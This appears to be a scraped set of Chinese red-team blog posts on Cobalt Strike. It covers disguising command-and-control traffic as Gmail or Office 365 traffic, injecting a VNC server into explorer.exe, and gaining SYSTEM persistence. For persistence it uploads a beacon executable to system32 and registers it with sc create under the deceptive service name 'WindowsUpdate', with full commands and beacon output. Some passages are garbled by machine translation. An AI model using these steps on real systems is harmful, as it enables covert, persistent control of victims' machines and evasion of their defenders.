 GitHub is home to over 40 million developers working together to host and review code, manage projects, and build software together.  
 Sign up

Malleable C2 is a domain specific language to redefine indicators in Beacon's communication. This repository is a collection of Malleable C2 profiles that you may use. These profiles work with Cobalt Strike 3.x. <https://www.cobaltstrike.com/help-mal...>

50 commits   1 branch   0 packages   0 releases   4 contributors

Branch: master   New pull request   Find file   Clone or download

rsmudge move a string.		Latest commit 390937a on 8 Apr 2018
APT	move a string.	2 years ago
crimeware	set the sample_name in these other profiles (the Indicators of Compro...	2 years ago
normal	Merge branch 'master' of https://github.com/rsmudge/Malleable-C2-Prof...	2 years ago

在下图中，可以使用 C2 profile 把流量伪装成 gmail、onedrive 等应用的流量。别的项目中也见过可以伪装为 Office 365 的。

Branch: master   Malleable-C2-Profiles / normal   Create new file   Find file   History

rsmudge Merge branch 'master' of https://github.com/rsmudge/Malleable-C2-Prof...   Latest commit 0fd408a on 8 Apr 2018

..		
amazon.profile	added author	6 years ago
bingsearch_getonly.profile	initial commit of new profiles	3 years ago
cnvideo_getonly.profile	initial commit of new profiles	3 years ago
gmail.profile	Remove extra COOKIE header from the gmail profile	2 years ago
googledrive_getonly.profile	initial commit of new profiles	3 years ago
microsoftupdate_getonly.profile	initial commit of new profiles	3 years ago
msnbvideo_getonly.profile	initial commit of new profiles	3 years ago
ocsp.profile	Close #10. Fix a misnaming.	2 years ago
onedrive_getonly.profile	initial commit of new profiles	3 years ago
pandora.profile	added author	6 years ago
randomized.profile	fun profile to demonstrate the mask transform.	2 years ago
rtmp.profile	Added Adobe RTMP profile.	5 years ago
safebrowsing.profile	added author	6 years ago
webbug.profile	dress up POST side of the transaction too	6 years ago
webbug_getonly.profile	implement a few Malleable staging options.	2 years ago
wikipedia_getonly.profile	initial commit of new profiles	3 years ago

这样可以让 C2 的流量融合进正常应用流量中。

外部 C2 也可以达到让 C2 的通信流量融合进正常应用流量中这个结果，但是不是伪装，因为它是真正实现了自己的通信渠道。

通过实现自己的通信渠道，可以拓展通信协议、提供工具集本身不支持的通信方法。在 Cobalt Strike 的特定场景中——Beacon 可以通过 HTTP/S 和 DNS 协议出口 C2 流量；并通过 SMB 的命名管道和 TCP socket 链接到其他的 Beacon。

外部 C2 规范允许将 Beacon 的通信（回连团队服务器或连接到其他 Beacon）方式拓展到几乎任何需要的方式。

任何需要的方式包括：

- 通过 Office 365 进行 C2 通信
- 通过文件分享进行 C2 通信
- 通过活动目录进行 C2 通信
- 通过 RDP、WinRM 或 WMI 进行 C2 通信
- .....

这样自定义 C2 通信渠道有什么好处呢？

通过合法服务（例如 Office 365、Google 云端硬盘、Dropbox、Slack 或其他任何服务）出口 C2 流量，可以使得 C2 流量充分融合到正常流量，尤其是如果你的目标使用这些服务作为其日常业务的一部分时。在某些情况下，你甚至可以通过目标自己的应用传输 C2 流量，例如通过他们自己的 OneDrive 传输 C2 数据。

通过文件共享、活动目录或任何可以被写入/读取的应用进行的内网 C2 通信也很难被检测到，这也有助于绕过不同类型的防火墙限制。

比起来，可拓展 C2 的好处就是配置简单，外部 C2 的好处是隐蔽性更好、绕防火墙等限制的效果更好，可以拓展协议，但是实现起来比较难。

---

## 参考文档：

### SMB & 命名管道部分：

- [【知识回顾】命名管道](#)
- [Windows 命名管道研究初探](#)
- [【知识回顾】深入了解 PsExec](#)
- [【渗透技巧】SCshell 技术细节](#)

@Rcoil 大佬的文章真的写的非常好，另外也感谢 @Rcoil 大佬的耐心指导，不胜感激~

### 外部 C2 部分：

- [Cobalt Strike External Command and Control Specification](#)
- [利用 External C2 让内网机器在 Cobalt Strike 中上线](#)
- [External C2](#)
- [External C2 \(Third-party Command and Control\)](#)
- [Rvn0xsy/Coolis-ms](#)
- 当然还有必不可少的 @Klion 的 Cobalt Strike 系列（非公开故不列文章名了）



# Cobalt Strike 桌面控制问题的解决

## 0x01 「Cobalt Strike 中的桌面控制功能」概述

在钴打击中，在获取目标机器的信标外壳的前提下，要与目标主机上的桌面交互，通过[beacon]→交通 Explore→交通 Desktop(VNC)。这会将一个 VNC 服务器转入当前进程的内存中并通过信标对连接建立隧道。

当 VNC 服务器准备就绪时，Cobalt Strike 会打开一个标签为 Desktop HOST@PID 的标签页。


也可以使用 Beacon 的 desktop 命令来将一个 VNC 服务器注入一个特定的进程。使用 desktop pid 架构 low|high 命令。最后一个参数用于指定 VNC 会话的画质。

## 0x02 问题描述

环境：

- 目标系统为 Windows 10，上面有 360（ZhuDongFangYu.exe）杀软。
- 钴罢工 3.14 非试用版

通过选项卡 Desktop (VNC)选项无法打开桌面标签页：



```
F:\Cobalt Strike\cs14>java -XX:ParallelGCThreads=4 -XX:+AggressiveHeap -XX:+UseParallelGC -jar cobaltstrike.jar $*
*{01;33m!}*{0m [UNC] could not connect to *{01;33m!}*{0m 7609 <Connection refused: connect>
*{01;32m!}*{0m [UNC] I am connected.
一月 17, 2020 6:09:19 下午 com.gluusoft.rfb.protocol.state.HandshakeState handshake
信息: Waiting to receive protocol string
一月 17, 2020 6:09:20 下午 com.gluusoft.rfb.protocol.state.HandshakeState handshake
信息: Server sent protocol string: RFB 003.008
一月 17, 2020 6:09:20 下午 com.gluusoft.rfb.protocol.state.HandshakeState handshake
信息: Set protocol version to: 3.8
一月 17, 2020 6:09:22 下午 com.gluusoft.rfb.protocol.state.SecurityTypeState negotiateAboutSecurityType
信息: Security Types received (2): [1, 161]
一月 17, 2020 6:09:22 下午 com.gluusoft.rfb.protocol.state.SecurityTypeState negotiateAboutSecurityType
信息: Security Type accepted: TIGHT_AUTHENTICATION
一月 17, 2020 6:09:23 下午 com.gluusoft.rfb.protocol.auth.TightAuthentication initAuthorization
信息: Auth capability accepted: NONE_AUTHENTICATION
*{01;31m!}*{0m Opened: Processes 192.168.56.107024 with no remove listener
*{01;31m!}*{0m Connection to UNC server didn't respond. Cannot read int16
```

可以看到在团队服务器的 7609 端口派生了一个 VNC 服务器，但是与 VNC 服务器的连接没有响应。

尝试的一些思路是：

1，查看 VNC 的 DLL 是不是存在：

在 Cobalt Strike 团队服务器上确认存在：

```
important-clusters-2# ls
README.vncdll.txt README.winvnc.txt winvnc.x64.dll winvnc.x86.dll
```

2，查看团队服务器的 7609 扩展是否开放：

```
important-clusters-2# lsof -i:7609
COMMAND  PID USER  FD  TYPE  DEVICE  SIZE/OFF  NODE NAME
java     15866 root   34u  IPv6  5713649      0t0  TCP *:7609 (LISTEN)
```

看起来就是此服务，那也不是端口的问题。

### 0x03 问题解决

解决方案就是：

参考了使用键盘记录和截屏工具的思路，把 Desktop（VNC）工具注入到 explorer.exe 进程中，这样回来一个会话，即用此会话去开 VNC Desktop。

具体命令：


在 Beacon 控制台中，

```
desktop [explorer pid] x86|x64 low|high
```

注：

- low|high 控制截屏画质。


操作实例：



```


beacon> desktop 19344 x64 low
[+] host called home, sent: 16 bytes
[*] Tasked beacon to inject VNC server into 19344/x64
[+] host called home, sent: 374802 bytes
[+] started port forward on 5977 to 127.0.0.1:5977

```



### 注意:

有时候也会有这种情况，就是用户存在，没登录进去，一个标志就是没有 winlogon.exe:



这种情况下，键盘记录，截屏，VNC 桌面等这些后渗透工具都用不了。

不过我这里肯定不是这种情况，因为我这里 explorer.exe，winlogon.exe 这两个进程都存在。

只有用户登陆了，才会有 explorer.exe，winlogon.exe 这两个进程。

一个题外话：如果进入桌面标签页无法键入，检查桌面底部按钮的状态，也要确保 View only 没有被点击。有时情况下，为了阻止操作者意外的移动鼠标，View only 被按下按了。

另外，实际进行功能的测试中，连续卡顿严重严重，据称 Cobalt Strike 的是此桌面 VNC 功能不是太好用，特别是在目标系统为 Windows 10 时。那么这种情况下一般就是转发 3389，直接 mstsc。


---

参考文档:

1. [Cobalt Strike manual 4.0](#), Cobalt Strike 官网
2. 感谢我的同事@L.N.的指点, 感谢@Beli1v1 参与讨论

# Cobalt Strike 团队服务器隐匿

大致思路如下：



根据具体网络情况可做增删。

## Cobalt Strike 中的权限维持和团队服务器之间的会话传递

### 0x01 权限维持

当目标机器重启之后，驻留在 `cmd.exe`、`powershell.exe` 等进程中的 Beacon payload 就会掉，导致我们的 Beacon Shell 掉线。

可以通过 IFEO、启动项、服务等方式进行权限维持，这样机器重启之后 Beacon Shell 还会在。

本文中通过一个 Github 上的 Cobalt Strike 后渗透测试插件 Erebus 以服务的方式进行权限维持操作。

<https://github.com/DeEpinGh0st/Erebus>

#### 前提：


Beacon Shell 必须是高权限，不然通过 SC 命令加服务的话不会成功。

#### 第一步：加载 `cna` 脚本

Cobalt Strike → Script Manager → Load → Erebus 中的 Main.cna

#### 第二步：生成 Payload 可执行文件

Attacks` → `Packages` → `Windows Executable(S)





保存为 `xiaoxue.exe`。

- Stage 的地方填团队服务器上的 `reverse_http` 监听器

**第三步：上传 payload 可执行文件至目标主机**

通过 Cobalt Strike 的 File Browser 进行上传。





- 这里要注意：首先上传的文件路径最好没有空格，不然可能会导致错误；其次最好上传至彩色（不是灰色的）的文件夹路径下。

#### 第四步：通过插件添加服务

Cobalt Strike View Attacks Reporting Help

external	internal	user	computer	note	pid	last
111.1	10.0.75.1	e0267730 *	XACMI13	Bid: 11231 Arch: x64 V...	9424	55ms

Interact  
Access  
Explore  
Pivoting on 10.0.75.1@9424 x

```

[*] Task Spawn to sleep for 30s (30% jitter)
[*] Task Session to sleep for 30s (30% jitter)
[*] Task Erebus Pwn (jitter)
[*] Tasked beacon Local Privilege Escalation (jitter)
beacon> sleep -
[-] sleep error:
beacon> sleep 0
[*] Tasked beacon
[+] host called h
[+] host called h
[+] host called h
[+] host called h
beacon> upload C:\Users\...s\xiaoxue.exe (C:\WINDOWS\system32\xiaoxue.exe)
[*] Tasked beacon to upload C:\Users\...e0267730\Documents\xiaoxue.exe as C:\WINDOWS\system32\xiaoxue.exe
[+] host called home, sent: 288336 bytes
  
```

Tasked beacon to upload C:\Users\...s\xiaoxue.exe (C:\WINDOWS\system32\xiaoxue.exe)  
Tasked beacon to upload C:\Users\...e0267730\Documents\xiaoxue.exe as C:\WINDOWS\system32\xiaoxue.exe  
host called home, sent: 288336 bytes

11231: x64/x64/x64 (x64) Bid: 11231 Arch: x64 Ver: 10.0

Registration service

Register an executable file as a service

Service Name:

Bin Path:

The screenshot shows the Cobalt Strike interface. At the top, there is a table with columns: external, internal, user, computer, note, pid, and last. The 'user' column for the selected beacon is highlighted with a red box and contains the text 'SYSTEM\*'. Below the table, a terminal window titled 'Beacon 10.0.75.1@9424' shows the following output:

```

heacon> upload C:\Users\e0267730\Documents\xiaoxue.exe (C:\WINDOWS\system32\xiaoxue.exe)
[*] Tasked beacon to upload C:\Users\e0267730\Documents\xiaoxue.exe as C:\WINDOWS\system32\xiaoxue.exe
[+] host called home, sent: 288336 bytes
[*] Tasked beacon to run: sc create "WindowsUpdate" binpath= "cmd /c start "C:\Windows\system32\xiaoxue.exe"&&sc config "WindowsUpdate" start= auto&&net start WindowsUpdate
[+] host called home, sent: 179 bytes
[+] received output:
[SC] CreateService SUCCESS
[SC] ChangeServiceConfig SUCCESS
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

(x64) Bid: 11231 Arch: x64 Ver: 10.0
heacon>

```

然后通过 SC 命令把此 xiaoxue.exe 添加进了开机启动项，从而初始了一个权限为 SYSTEM 的 Beacon。

其效果等同于在 Beacon 控制台中输入：

```
shell sc create "WindowsUpdate2" binpath= "cmd /c start "C:\Windows\system32\xiaoxue.exe""&&sc config "WindowsUpdate2" start= auto&&net start WindowsUpdate2
```

同样会上线一个 Beacon Shell:

The screenshot shows the Cobalt Strike interface. The terminal window titled 'Beacon 10.0.75.1@9424' shows the following output:

```


More help is available by typing NET HELPMSG 2186.

heacon> shell sc create "WindowsUpdate2" binpath= "cmd /c start "C:\Windows\system32\xiaoxue.exe"&&sc config "WindowsUpdate2" start= auto&&net start WindowsUpdate2
[*] Tasked beacon to run: sc create "WindowsUpdate2" binpath= "cmd /c start "C:\Windows\system32\xiaoxue.exe"&&sc config "WindowsUpdate2" start= auto&&net start WindowsUpdate2
[+] host called home, sent: 182 bytes
[+] received output:
[SC] CreateService SUCCESS
[SC] ChangeServiceConfig SUCCESS
The service is not responding to the control function.


More help is available by typing NET HELPMSG 2186.

(x64) Bid: 11231 Arch: x64 Ver: 10.0
heacon>


```



注意一定不要在普通用户权限下添加服务，否则不会成功：



